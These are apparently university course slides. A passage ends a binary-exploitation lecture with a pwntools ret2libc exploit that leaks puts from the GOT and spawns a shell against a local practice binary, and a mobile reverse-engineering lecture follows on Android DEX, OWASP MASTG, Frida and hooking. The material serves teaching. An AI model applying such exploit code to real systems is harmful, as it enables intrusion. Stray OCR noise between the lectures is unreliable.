

# Exploit building

- > One of the easier ways to leak libc is to build a ROP chain that prints an address from GOT (Global Offset Table)
- > We have the following functions imported in the GOT:
  - > puts
  - > gets
  - > printf
  - > setbuf
- > We can jump to *puts* and try to print its own GOT entry, which will leak libc's ASLR slide

# Exploit building

- > x64 puts prints the string argument from RDI
- > To leak:
  1. Overflow ret address to custom to a gadget
  2. RDI = GOT entry of puts
  3. Ret to PLT entry of puts
  4. Ret to main to keep exploiting
- > These steps should give us the puts address and effectively leak the ASLR slide

# Exploit building



# Exploit building

- > After we get the leak, we have to identify the libc version we are using
- > Different libc versions have different offsets between functions
- > Use libc database: <https://libc.blukat.me/>

The screenshot shows a web-based search interface for libc databases. On the left, there's a 'Query' section with two input fields: one containing 'puts' and another containing 'e81'. Below these fields are two buttons: a blue '+' button and a green 'Find' button. To the right of the 'Find' button is a red square button with a minus sign. Above the 'Find' button is a link 'show all libs / start over'. On the right, under the heading 'Matches', is a list of four libc library names:

- libc6-i386\_2.27-3ubuntu1\_amd64
- libc6\_2.27-0ubuntu2\_i386
- libc6\_2.27-0ubuntu3\_i386
- libc6\_2.27-3ubuntu1\_i386

# Exploit building

- > We find the correct libc address, download it and find relative offsets to other functions
- > Then we can build absolute addresses based on our puts leak
- > This means, we can get addresses to anything in libc
- > Let's go for something simple - `system("/bin/sh")`


# Exploit building

- > Libc database also shows us offsets to interesting functions and places in libc, based on our leak

libc6-i386_2.27-3ubuntu1_amd64			<a href="#">Download</a>
Symbol	Offset	Difference	
puts	0x018e81	0x0	
system	0x03cd10	0x23e8f	
open	0x0e50a0	0xcc21f	
read	0x0e5620	0xcc79f	
write	0x0e56f0	0xcc86f	
str_bin_sh	0x17b8cf	0x162a4e	

[All symbols](#)

# Exploit building



# Exploit building

```
from pwn import *
target = process("./bistro")

# Get addresses with ROPGadget
pop_rdi = p64(0x00000000004008a3)
ret = p64(0x000000000040059e) # for aligning stack to
#16-bytes again for system call

# Addresses from the binary
main_addr = p64(0x0040072a)
puts_plt = p64(0x004005b0)
puts_got = p64(0x00601018)

# Leak puts address
target.sendline(b"3")
payload = b"a" * 0x78 + pop_rdi + puts_got + puts_plt +
main_addr # go back to main for more inputs
target.sendline(payload)
```

```
print(target.recvuntil(b">>"))
puts_leak = u64(target.recvline().strip().split(b':')[1].ljust(8,
b'\x00'))
print(puts_leak)
print(hex(puts_leak))

# Find the libc version at some point here manually

system_addr = p64(puts_leak - 0x31550) # offset from libc database
print(system_addr)

# Get offset to /bin/sh from libc database
sh_addr = p64(puts_leak + 0x13337a)

payload = b"a" * 0x78 + ret + pop_rdi + sh_addr + system_addr

# Pop a shell, baby
target.sendline(payload)
target.interactive()
```

1110101110100110101101000000011

01101001101001100111

101001110101101000000111

010011101011000000111

00000011

00110101000000111

1101011101001110101101

100111010110000000111

卷之三

111101111010011011000000111

11024244242424

11110101110100111010111010011101011101000000011

卷之三

0111010011101011000000111

10101110101000000111

101001110101101000000111

01001110101000000111

001101011000000111

LUDWIG ULLMANN

1001110101101000000111

110100111011010000011

1110111010011101000000111

110101100000011

# Thanks!

See you next week!

# Reverse engineering

## Mobile

Ruxandra F. Olimid

April 23, 2024



# Agenda

- Motivation
- Focus on [Android](#)
  - From source to execution /binaries
  - Structure, binaries
  - Tools
- Resources

# Motivation

*"The bad news is that dealing with multi-threaded anti-debugging controls, cryptographic white-boxes, stealthy anti-tampering features, and highly complex control flow transformations is not for the faint-hearted. The most effective software protection schemes are proprietary and won't be beaten with standard tweaks and tricks. Defeating them requires tedious manual analysis, coding, frustration and, depending on your personality, sleepless nights and strained relationships."*



<https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/>

*"Android's openness makes it a favorable environment for reverse engineers, offering big advantages that are not available with iOS ."*

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0013/>

# From source to executable/binary Android

- [https://www.ragingrock.com/AndroidAppRE/app\\_fundamentals.html](https://www.ragingrock.com/AndroidAppRE/app_fundamentals.html)



- **smali/baksmali**: <https://github.com/JesusFreke/smali/wiki>  
(similar to assemble/disassemble)
- **jad**: <https://github.com/skylot/jadx>  
(dex to java decompiler)

<https://github.com/nowsecure/cybertruckchallenge19/blob/master/slides/CyberTruck19-AndroidSecurity-NowSecure.pdf>

<https://github.com/nowsecure/cybertruckchallenge19/blob/master/slides/CyberTruck21-AndroidSecurity-NowSecure.pdf>


# Binaries Android - .dex files

The screenshot shows the Android Documentation website with the 'Core Topics' tab selected. On the left, there's a sidebar with links like 'What's New?', 'Getting Started', 'Security', 'Core Topics', 'Compatibility', 'Android Devices', 'Automotive', and 'Reference'. Under 'Core Topics', 'DEX format' is highlighted. The main content area has a title 'File layout' and a table with four rows:

Name	Format	Description
header	header_item	the header
string_ids	string_id_item[]	string identifiers list. These are identifiers for all the strings used by this file, either for internal naming (e.g., type descriptors) or as constant objects referred to by code. This list must be sorted by string contents, using UTF-16 code point values (not in a locale-sensitive manner), and it must not contain any duplicate entries.
type_ids	type_id_item[]	type identifiers list. These are identifiers for all types (classes, arrays, or primitive types) referred to by this file, whether defined in the file or not. This list must be sorted by string_id index, and it must not contain any duplicate entries.
proto_ids	proto_id_item[]	method prototype identifiers list. These are identifiers for all prototypes referred to by this file. This list must be sorted in return-type (by type_id index) major order, and then by argument list (lexicographic ordering, individual arguments ordered by type_id index). The list must not contain any duplicate entries.

<https://source.android.com/docs/core/runtime/dex-format>

# DALVIK EXECUTABLE



ANGE ALBERTINI  
<http://pics.corkami.com>



# Binaries Android - .dex files

- Android - Dalvik executable format

<https://source.android.com/docs/core/runtime/dex-format>

- Rodrigo Chiossi. A deep dive into DEX file format

[https://elinux.org/images/d/d9/A\\_deep\\_dive\\_into\\_dex\\_file\\_format--chiossi.pdf](https://elinux.org/images/d/d9/A_deep_dive_into_dex_file_format--chiossi.pdf)

- Ange Albertini. Dalvic EXecutable

<https://github.com/corkami/pics/blob/master/binary/DEX.png>

- Android - Dalvik executable instruction formats

<https://source.android.com/docs/core/runtime/instruction-formats>

- Android - Dalvik bytecode format

<https://source.android.com/docs/core/runtime/dalvik-bytecode>

- Android – ABIs

<https://developer.android.com/ndk/guides/abis>

# CyberTruck'19 (21)

- <https://github.com/nowsecure/cybertruckchallenge19>
- <https://github.com/nowsecure/cybertruckchallenge19/tree/master/slides>



# Static analysis

The screenshot shows the OWASP Mobile Application Security website. The top navigation bar includes links for Home, MASTG, MASVS, MAS Checklist, MAS Crackmes, News, Talks, Contribute, Donate, and Connect with Us. The MASTG page for the Android platform is displayed, featuring a sidebar with various static analysis techniques and a main content area with a heading, a detailed description, and an example section.

**MASTG**  
DIRECTORIES

- Monitoring System Logs
- Basic Network Monitoring/Sniffing
- Setting Up an Interception Proxy
- Bypassing Certificate Pinning
- Reverse Engineering Android Apps
- Static Analysis on Android**
- Dynamic Analysis on Android
- Disassembling Code to Smali
- Decompiling Java Code
- Disassembling Native Code
- Retrieving Strings
- Retrieving Cross References
- Information Gathering - API Usage

Platform **android**

Last updated: February 14, 2024

## Static Analysis on Android

Static analysis is a technique used to examine and evaluate the source code of a mobile application without executing it. This method is instrumental in identifying potential security vulnerabilities, coding errors, and compliance issues. Static analysis tools can scan the entire codebase automatically, making them a valuable asset for developers and security auditors.

Two good examples of static analysis tools are grep and [semgrep ↗](#). However, there are many other tools available, and you should choose the one that best fits your needs.

### Example: Using grep for Manifest Analysis in Android Apps

One simple yet effective use of static analysis is using the `grep` command-line tool to inspect the `AndroidManifest.xml` file of an Android app. For example, you can extract the minimum SDK version (which indicates the lowest version of Android the app supports) with the following `grep` command:

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0014/>

# Runtime RE

The screenshot shows the OWASP Mobile Application Security website with a blue header bar. The header includes the OWASP logo, the title "OWASP Mobile Application Security", a search bar with a magnifying glass icon, and navigation links for Home, MASTG, MASVS, MAS Checklist, MAS Crackmes, News, Talks, Contribute, Donate, and Connect with Us.


The main content area has a white background. On the left, there's a sidebar with a list of MASTG techniques for Android, including JNI Tracing, Emulation-based Analysis, Symbolic Execution, Patching, Repackaging & Re-Signing, Waiting for the Debugger, Library Injection, Getting Loaded Classes and Methods Dynamically, Method Hooking, Process Exploration, Runtime Reverse Engineering, Logging Sensitive Data from Network Traffic, and Taint Analysis. Below these are sections for iOS, Tools, and Apps, each with a right-pointing arrow.

In the center, there's a section titled "Runtime Reverse Engineering" with a subtitle: "Runtime reverse engineering can be seen as the on-the-fly version of reverse engineering where you don't have the binary data to your host computer. Instead, you'll analyze it straight from the memory of the app." It continues with instructions: "We'll keep using the HelloWorld JNI app, open a session with r2frida r2 frida://usb//sg.vantagepoint.helloworldjni and you can start by displaying the target binary information by using the :i command:" followed by a code block showing the output of the :i command.

```
[0x00000000]> :i
arch          arm
bits          64
os            linux
pid           13215
uid           10096
objc          false
runtime        V8
...
```

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0045/>

# Disassemble Decompile



The image shows the header of the OWASP Mobile Application Security website. The logo is a blue circle with a white person icon. The title "OWASP Mobile Application Security" is in white. A search bar with a magnifying glass icon and the word "Search" is on the right. Below the header are navigation links: Home, MASTG, MASVS, MAS Checklist, MAS Crackmes, News, Talks, Contribute, Donate, and Connect with Us.

## MASTG

- Intro >
- Theory >
- Tests >
- Techniques >▼
  - Generic >
  - Android >▼
    - Accessing the Device Shell
    - Host-Device Data Transfer
    - Obtaining and Extracting Apps
    - Repackaging Apps
    - Installing Apps
    - Listing Installed Apps
    - Exploring the App Package
    - Accessing App Data Directories
    - Monitoring System Logs
    - Basic Network

Platform

android

Last updated: September 29, 2023

## Decompiling Java Code

In Android app security testing, if the application is based solely on Java and doesn't have any native code (C/C++ code), the reverse engineering process is relatively easy and recovers (decompiles) almost all the source code. In those cases, black-box testing (with access to the compiled binary, but not the original source code) can get pretty close to white-box testing.

Nevertheless, if the code has been purposefully obfuscated (or some tool-breaking anti-decompilation tricks have been applied), the reverse engineering process may be very time-consuming and unproductive. This also applies to applications that contain native code. They can still be reverse engineered, but the process is not automated and requires knowledge of low-level details.

If you want to look directly into Java source code on a GUI, simply open your APK using [jad](#) or [Bytecode Viewer](#).

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0045/>

# iOS

- OWASP - Reverse Engineering iOS Apps

<https://mas.owasp.org/MASTG/techniques/ios/MASTG-TECH-0065/>

- Reverse Engineering iOS Applications

<https://github.com/ivRodriguezCA/RE-iOS-Apps>

# Advanced

The screenshot shows a website with a dark blue header. The header includes a logo of a person with a gear, the text "Mobile App Tampering and Reverse Engineering", a search bar with a magnifying glass icon, and links for Home, MASTG, MASVS, MAS Checklist, MAS Crackmes, News, Talks, Contribute, Donate, and Connect with Us.

The main content area has a sidebar on the left titled "MASTG" with a list of topics:

- Intro
- Theory
  - General Concepts
- Mobile Application Taxonomy
- Mobile Application Security Testing
- Mobile App Tampering and Reverse Engineering** (this page)
- Mobile App Authentication Architectures
- Mobile App Network Communication
- Mobile App Cryptography
- Mobile App Code Quality
- Mobile App User Privacy Protection
- Android Security Testing
- iOS Security Testing
- Tests

The main content area features a section titled "Advanced Techniques" with a subtitle "For more complicated tasks, such as de-obfuscating heavily obfuscated binaries, you won't get far without automating certain parts of the analysis. For example, understanding and simplifying a complex control flow graph based on manual analysis in the disassembler would take you years (and most likely drive you mad long before you're done). Instead, you can augment your workflow with custom made tools. Fortunately, modern disassemblers come with scripting and extension APIs, and many useful extensions are available for popular disassemblers. There are also open source disassembling engines and binary analysis frameworks."

Below this, there is another section titled "Dynamic Binary Instrumentation" with the text "Another useful approach for native binaries is dynamic binary instrumentations (DBI).".

<https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/#advanced-techniques>

# Hooking

” Hooking covers a wide range of **code modification methods** aimed at altering the behavior of the mobile application in question. This is done by intercepting function calls, messages, or events passed between the software components. The code used for function interception is called a **hook**. It applies to changing the behavior of operating systems and mentioned software components as well.”

<https://cybersecurity.asee.io/blog/mobile-application-hooking/>

- **Source modification** - altering the library source (through reverse engineering, before running the application)
- **Runtime modification** - inserting a hook while the application is running

# Hooking

The screenshot shows the OWASP Mobile Application Security website with a blue header bar. The header includes the OWASP logo, the site name "OWASP Mobile Application Security", a search bar with a magnifying glass icon, and navigation links for Home, MASTG, MASVS, MAS Checklist, MAS Crackmes, News, Talks, Contribute, Donate, and Connect with Us. Below the header, there's a sub-navigation bar for "Platform" with "android" selected. On the left, a sidebar titled "MASTG" lists various techniques: Sandbox Inspection, Debugging, Execution Tracing, Method Tracing, Native Code Tracing, JNI Tracing, Emulation-based Analysis, Symbolic Execution, Patching, Repackaging & Re-Signing, Waiting for the Debugger, Library Injection, Getting Loaded Classes and Methods Dynamically, Method Hooking (which is bolded), Process Exploration, Runtime Reverse Engineering, and Logging Sensitive Data from. The main content area has a heading "Method Hooking" and a sub-section "Xposed". It contains text about testing an app that's quitting and a Java code snippet for Xposed hooking.

Platform android

Last updated: September 29, 2023

↑ Back to top

## Method Hooking

### Xposed

Let's assume you're testing an app that's stubbornly quitting on your rooted device. You decompile the app and find the following highly suspect method:

```
package com.example.a.b

public static boolean c() {
    int v3 = 0;
    boolean v0 = false;

    String[] v1 = new String[]{"sbin/", "/system/bin/", "/system/xbin/", "/data/local/",
        "/data/local/bin/", "/system/sd/xbin/", "/system/bin/failsafe/", "/data/local"};

    int v2 = v1.length;

    for(int v3 = 0; v3 < v2; v3++) {
        if(new File(String.valueOf(v1[v3]) + "su").exists()) {
```

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0043/>

<http://www.cydiasubstrate.com/api/c/MSHookFunction/>

# Obfuscation

- OWASP – Testing obfuscation

<https://mas.owasp.org/MASTG/tests/android/MASVS-RESILIENCE/MASTG-TEST-0051/#dynamic-analysis>

- Android App reverse engineering 101

<https://www.ragingrock.com/AndroidAppRE/obfuscation.html>

# Tools

## Frida

# FRIDA

[OVERVIEW](#)[DOCS](#)[NEWS](#)[CODE](#)[CONTACT](#)

Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.

Scriptable	Portable	Free	Battle-tested
Inject your own scripts into black box processes. Hook any function, spy on crypto APIs or trace private application code, no source code needed. Edit, hit save,	Works on Windows, macOS, <a href="#">GNU/Linux</a> , iOS, watchOS, tvOS, Android, FreeBSD, and QNX. Install the Node.js bindings from <a href="#">npm</a> , grab a Python package from <a href="#">PyPI</a> , or	Frida is and will always be <a href="#">free software</a> (free as in freedom). We want to empower the next generation of developer tools, and help other free software	We are proud that <a href="#">NowSecure</a> is using Frida to do fast, deep analysis of mobile apps <a href="#">at scale</a> . Frida has a comprehensive test-suite and has gone through

<https://frida.re/>

# Dynamic analysis

## Valgrind

**Information**

- About
- News
- Tool Suite
- Supported Platforms
- The Developers

**Source Code**

- Current Releases
- Release Archive
- Variants / Patches
- Code Repository
- Valkyrie / GUIs

**Documentation**


- Table of Contents
- Quick Start
- FAQ
- User Manual
- Download Manual
- Research Papers
- Books

**Contact**

- Mailing Lists and IRC
- Bug Reports
- Feature Requests
- Contact Summary
- Commercial Support

**How to Help**

- Contributing
- Project Suggestions



The logo for Valgrind features a stylized illustration of a knight in green and blue armor riding a brown horse, engaged in combat with a red dragon on a yellow, textured background. The word "Valgrind" is written in a large, bold, serif font above the scene.

Current release: [valgrind-3.22.0](#)

Valgrind is an instrumentation framework for building dynamic analysis tools. There are Valgrind tools that can automatically detect many memory management and threading bugs, and profile your programs in detail. You can also use Valgrind to build new tools.

The Valgrind distribution currently includes seven production-quality tools: a memory error detector, two thread error detectors, a cache and branch-prediction profiler, a call-graph generating cache and branch-prediction profiler, and two different heap profilers. It also includes an experimental SimPoint basic block vector generator. It runs on the following platforms: X86/Linux, AMD64/Linux, ARM/Linux, ARM64/Linux, PPC32/Linux, PPC64/Linux, PPC64LE/Linux, S390X/Linux, MIPS32/Linux, MIPS64/Linux, X86/Solaris, AMD64/Solaris, ARM/Android (2.3.x and later), ARM64/Android, X86/Android (4.0 and later), MIPS32/Android, X86/FreeBSD, AMD64/FreeBSD, ARM64/FreeBSD, X86/Darwin and AMD64/Darwin (Mac OS X 10.12).

Valgrind is [Open Source / Free Software](#), and is freely available under the [GNU General Public License, version 2](#).

### Recent News

<https://valgrind.org/>  
<https://valgrind.org/docs/manual/dist.readme-android.html>

# Tools

